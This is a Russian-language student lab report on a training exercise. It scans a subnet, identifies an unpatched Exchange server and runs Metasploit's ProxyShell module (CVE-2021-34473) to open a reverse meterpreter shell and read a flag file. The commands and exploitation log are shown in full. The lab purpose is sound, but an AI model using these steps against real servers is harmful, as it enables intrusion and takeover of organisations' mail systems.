

Лабораторная работа №2

Захват почтового сервера

Панченко Д.Д. 1132229056

Савурская П.А. 1132222827

Кочарян Н.Р. 1132221541

Чистякова Д.В. 1132220820

Содержание

1	Цель работы	3
2	Выполнение лабораторной работы	4
2.1	Поиск вектора атаки	4
2.2	Атака с использованием уязвимости ProxyShell	10
3	Вывод	12

1 Цель работы

На внешнем периметре расположен почтовый сервер организации, необходимо получить доступ к флагу, расположенному в папке C:\Windows\system32\.

2 Выполнение лабораторной работы

2.1 Поиск вектора атаки

Откроем терминал и просканируем подсеть 195.239.174.0/24 для поиска открытых портов, которые можно использовать для атаки (рис. 2.1).

```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# nmap 195.239.174.0/24  
Starting Nmap 7.93 ( https://nmap.org ) at 2025-03-03 09:37 MSK  
Nmap scan report for 195.239.174.1  
Host is up (0.00089s latency).  
Not shown: 998 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
25/tcp    open  smtp  
443/tcp   open  https  
MAC Address: 02:00:00:3F:99:D9 (Unknown)  
  
Nmap scan report for 195.239.174.12  
Host is up (0.00033s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
443/tcp   open  https  
8888/tcp  open  sun-answerbook  
MAC Address: 02:00:00:3F:99:DB (Unknown)  
  
Nmap scan report for 195.239.174.25  
Host is up (0.00071s latency).  
Not shown: 999 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
80/tcp    open  http  
MAC Address: 02:00:00:3F:99:D9 (Unknown)  
  
Nmap scan report for 195.239.174.35  
Host is up (0.00066s latency).  
Not shown: 998 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
80/tcp    open  http  
3306/tcp  open  mysql  
MAC Address: 02:00:00:3F:99:D9 (Unknown)  
  
Nmap scan report for 195.239.174.11  
Host is up (0.000060s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
3389/tcp  open  ms-wbt-server  
  
Nmap done: 256 IP addresses (5 hosts up) scanned in 36.44 seconds
```

Рис. 2.1: Сканирование сети

В результате сканирования на хосте 195.239.174.1 мы получили открытые порты 25 (порт, предназначенный для передачи электронных писем) и 443 (порт для защищенной связи веб-браузера).

Значит на хосте 195.239.174.1 установлен почтовый сервер.

Убедимся в этом (рис. 2.2).




Рис. 2.2: Exchange Server

Определим версию Exchange Server для поиска уязвимостей (рис. 2.3, рис. 2.4).




Рис. 2.3: Определение версии Exchange Server




Рис. 2.4: Определение версии Exchange Server

Ищем нужную сборку в документации Microsoft Exchange (рис. 2.5).

Exchange Server 2016 CU12 Mar21SU	2 марта 2021 г.	<u>15.1.1713.10</u>	15.01.1713.010
Сервер Exchange Server 2016 CU12	12 февраля 2019 г.	15.1.1713.5	15.01.1713.005

Рис. 2.5: Дата выпуска сборки Exchange Server

Для дальнейшего планирования атаки, переходим на сайт CVEdetails (рис. 2.6).




Рис. 2.6: Сайт CVEdetails

Найдем уязвимости, доступные к эксплуатации (рис. 2.7).

Documentation

Q CVE id, product, vendor...

Log In

CVEdetails.com

powered by SecurityScorecard

Vulnerabilities

By Date

By Type

Known Exploited

Assigners

CVSS Scores

EPSS Scores

Search

Vulnerable Software

Vendors

Products

Version Search

Vulnerability Intel.

Newsfeed

Open Source Vulns

Emerging CVEs

Feeds

Exploits

Advisories

Code Repositories

Code Changes

Attack Surface

My Attack Surface

Digital Footprint

Discovered Products

Detected Vulns

Microsoft » Exchange Server : Security Vulnerabilities, CVEs CVSS score >= 9

Published in: 2025 January February March

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9 In CISA KEV Catalog

Sort Results By: Publish Date Update Date CVE Number CVE Number CVSS Score EPSS Score

Page: 1 2

Copy

CVE-2021-26855

Known exploited

Public exploit

Used for ransomware

Max CVSS

EPSS Score

Published

Updated

CISA KEV Added

9.8

97.51%

2021-03-03

2025-03-07

2021-11-03

Microsoft Exchange Server Remote Code Execution Vulnerability

Source: Microsoft Corporation

CVE-2020-0688

Known exploited

Public exploit

Used for ransomware

Max CVSS

EPSS Score

Published

Updated

CISA KEV Added

9.0

97.04%

2020-02-11

2025-02-04

2021-11-03

A remote code execution vulnerability exists in Microsoft Exchange software when the software fails to properly handle objects in memory, aka 'Microsoft Exchange Memory Corruption Vulnerability'.

Source: Microsoft Corporation

CVE-2021-34473

Known exploited

Public exploit

Used for ransomware

Max CVSS

EPSS Score

Published

Updated

CISA KEV Added

10.0

96.70%

2021-07-14

2025-02-24

2021-11-03

Microsoft Exchange Server Remote Code Execution Vulnerability

Source: Microsoft Corporation

CVE-2021-34523

Known exploited

Public exploit

Used for ransomware

Max CVSS

EPSS Score

Published

Updated

CISA KEV Added

9.8

96.11%

2021-07-14

2024-02-03

2021-11-03

Microsoft Exchange Server Elevation of Privilege Vulnerability

Source: Microsoft Corporation

Рис. 2.7: Приоритетные уязвимости Microsoft Exchange Server

Изучим детальную информацию об уязвимостях (рис. 2.8, рис. 2.9).

Metasploit modules for CVE-2021-34473
<p>Microsoft Exchange ProxyShell RCE</p> <p>Disclosure Date: 2021-04-06 First seen: 2022-12-23</p> <p>exploit/windows/http/exchange_proxyshell_rce</p> <p>This module exploits a vulnerability on Microsoft Exchange Server that allows an attacker to bypass the authentication (CVE-2021-31207), impersonate an arbitrary user (CVE-2021-34523) and write an arbitrary file (CVE-2021-34473) to achieve the RCE (Remote Code Execution).</p> <p>More information</p>

Рис. 2.8: Детальная информация по уязвимости CVE-2021-34473

Metasploit modules for CVE-2021-26855
<p>Microsoft Exchange ProxyLogon RCE</p> <p>Disclosure Date: 2021-03-02 First seen: 2021-03-23</p> <p>exploit/windows/http/exchange_proxylogon_rce</p> <p>This module exploits a vulnerability on Microsoft Exchange Server that allows an attacker bypassing the authentication, impersonating as the admin (CVE-2021-26855) and write arbitrary file (CVE-2021-27065) to get the RCE (Remote Code Execution). By</p> <p>More information</p>
<p>Microsoft Exchange ProxyLogon Scanner</p> <p>Disclosure Date: 2021-03-02 First seen: 2021-03-23</p> <p>auxiliary/scanner/http/exchange_proxylogon</p> <p>This module scan for a vulnerability on Microsoft Exchange Server that allows an attacker bypassing the authentication and impersonating as the admin (CVE-2021-26855). By chaining this bug with another post-auth arbitrary-file-write vulnerability t</p> <p>More information</p>
<p>Microsoft Exchange ProxyLogon Collector</p> <p>Disclosure Date: 2021-03-02 First seen: 2021-03-23</p> <p>auxiliary/gather/exchange_proxylogon_collector</p> <p>This module exploit a vulnerability on Microsoft Exchange Server that allows an attacker bypassing the authentication and impersonating as the admin (CVE-2021-26855). By taking advantage of this vulnerability, it is possible to dump all mailboxes (</p> <p>More information</p>

Рис. 2.9: Детальная информация по уязвимости CVE-2021-26855

После изучения детальной информации можно убедиться в том, что первая дата раскрытия информации по уязвимости больше даты выпуска сборки атакуемого почтового сервера Microsoft Exchange Server.

Значит, что указанные уязвимости можно эксплуатировать.

Используем инструмент exploit Metasploit для атаки (рис. 2.10, рис. 2.11).




Рис. 2.10: Запуск модуля Metasploit




Рис. 2.11: Запуск модуля Metasploit

Проведем сканирование с помощью данного модуля (рис. 2.12).

```

Shell No. 1
File Actions Edit View Help

msf6 > search Exchange

Matching Modules

# Name Rank Check Description Disclosure
- - - - -
0 auxiliary/dos/cisco/cisco_7937g_dos 2020-06-
02 normal No Cisco 7937G Denial-of-Service Attack
1 auxiliary/scanner/ike/cisco_ike_benigncertain 2016-09-
29 normal No Cisco IKE Information Disclosure
2 exploit/windows/http/exchange_ecp_viewstate 2020-02-
11 excellent Yes Exchange Control Panel ViewState Deserialization
3 auxiliary/scanner/msmail/exchange_enum 2018-11-
06 normal No Exchange email enumeration
4 exploit/windows/ssh/freeftpd_key_exchange 2006-05-
12 average No FreeFTPd 1.0.10 Key Exchange Algorithm String Buffer Overflow
5 exploit/windows/ssh/freesshd_key_exchange 2006-05-
12 average No FreeSSHd 1.0.9 Key Exchange Algorithm String Buffer Overflow
6 exploit/multi/http/gitlab_github_import_rce_cve_2022_2992 2022-10-
06 excellent Yes GitLab GitHub Repo Import Deserialization RCE
7 exploit/windows/smtp/ms03_046_exchange2000_xexch50 2003-10-
15 good Yes MS03-046 Exchange 2000 XEXCH50 Heap Overflow
8 auxiliary/dos/windows/smtp/ms06_019_exchange 2004-11-
12 normal No MS06-019 Exchange MODPROP Heap Overflow
9 exploit/windows/http/manageengine_adshacluster_rce 2018-06-
28 excellent Yes ManageEngine Exchange Reporter Plus Unauthenticated RCE
10 auxiliary/scanner/http/exchange_web_server_pushsubscription 2019-01-
21 normal No Microsoft Exchange Privilege Escalation Exploit
11 auxiliary/gather/exchange_proxylogon_collector 2021-03-
02 normal No Microsoft Exchange ProxyLogon Collector
12 exploit/windows/http/exchange_proxylogon_rce 2021-03-
02 excellent Yes Microsoft Exchange ProxyLogon RCE
13 auxiliary/scanner/http/exchange_proxylogon 2021-03-
02 normal No Microsoft Exchange ProxyLogon Scanner
14 exploit/windows/http/exchange_proxynotshell_rce 2022-09-
28 excellent Yes Microsoft Exchange ProxyNotShell RCE
15 exploit/windows/http/exchange_proxysHELL_rce 2021-04-
06 excellent Yes Microsoft Exchange ProxyShell RCE
16 exploit/windows/http/exchange_chainedserializationbinder_rce 2021-12-
09 excellent Yes Microsoft Exchange Server ChainedSerializationBinder RCE

```

Рис. 2.12: Модули Metasploit для атаки на Microsoft Exchange Server

Для атаки мы воспользуемся уязвимостью ProxyShell.

2.2 Атака с использованием уязвимости ProxyShell

Воспользуемся модулем windows/http/exchange_proxysHELL_rce (рис. 2.13).

```

msf6 > use 15
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxysHELL_rce) >

```

Рис. 2.13: Модуль windows/http/exchange_proxysHELL_rce

Зададим параметры lhost и rhosts (рис. 2.14, рис. 2.15).

```
msf6 exploit(windows/http/exchange_proxysHELL_rce) > set lhost 195.239.174.11
lhost => 195.239.174.11
```

Рис. 2.14: Установка параметров

```
msf6 exploit(windows/http/exchange_proxysHELL_rce) > set rhosts 195.239.174.1
rhosts => 195.239.174.1
```

Рис. 2.15: Установка параметров

Запустим модуль ProxyShell и получим meterpreter-сессию. (рис. 2.16).

```
msf6 exploit(windows/http/exchange_proxysHELL_rce) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Attempt to exploit for CVE-2021-34473
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: mail.ampire.corp
[*] Enumerating valid email addresses and searching for one that either has the 'Mailbox Import Export' role or can self-assign it
[*] Enumerated 7 email addresses
[*] Saved mailbox and email address data to: /home/reduser2/.msf4/loot/20250303110416_default_195.239.174.1_ad.exchange.mail_196833.txt
[*] Successfully assigned the 'Mailbox Import Export' role
[*] Proceeding with SID: S-1-5-21-2023689043-296390216-3142847124-500 (Administrator@ampire.corp)
[*] Saving a draft email with subject 'atiTCEVImAg' containing the attachment with the embedded webservice
[*] Writing to: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\FBAlBn0MfG.aspx
[*] Waiting for the export request to complete ...
[*] The mailbox export request has completed
[*] Triggering the payload
[*] Sending stage (200774 bytes) to 195.239.174.1
[*] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\FBAlBn0MfG.aspx
[*] Meterpreter session 1 opened (195.239.174.11:4444 -> 195.239.174.1:12322) at 2025-03-03 11:04:58 +0300
[*] Removing the mailbox export request
[*] Removing the draft email

meterpreter > █
```

Рис. 2.16: Процесс эксплуатации уязвимого сервера Microsoft Exchange

В процессе эксплуатации модуля ProxyShell обнаружена и проэксплуатирована уязвимость CVE-2021-34473.

Воспользуемся командой `cat C:/windows/system32/flag_for_red_team.txt` для нахождения флага (рис. 2.17).

```
meterpreter > cat C:/windows/system32/flag_for_red_team.txt
20693
meterpreter > █
```

Рис. 2.17: Поиск и чтение содержимого флага

3 Вывод

В результате выполнения работы мы успешно получили доступ к флагу, расположенному в папке `C:\Windows\system32\`.